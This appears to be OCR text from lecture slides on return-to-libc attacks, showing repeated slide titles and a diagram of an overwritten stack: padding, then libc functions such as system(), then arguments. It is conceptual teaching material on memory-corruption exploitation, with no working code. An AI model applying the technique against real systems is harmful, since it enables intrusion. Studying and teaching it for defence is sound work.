
RETURN TO LIBC




RETURN TO LIBC




RETURN TO LIBC



ARGUMENTS WHEN WE ARE SMASHING %EBP?



ARGUMENTS WHEN WE ARE SMASHING %EBP?



ARGUMENTS WHEN WE ARE SMASHING %EBP?

libc

... usleep() printf() ... system() ...

padding

arguments

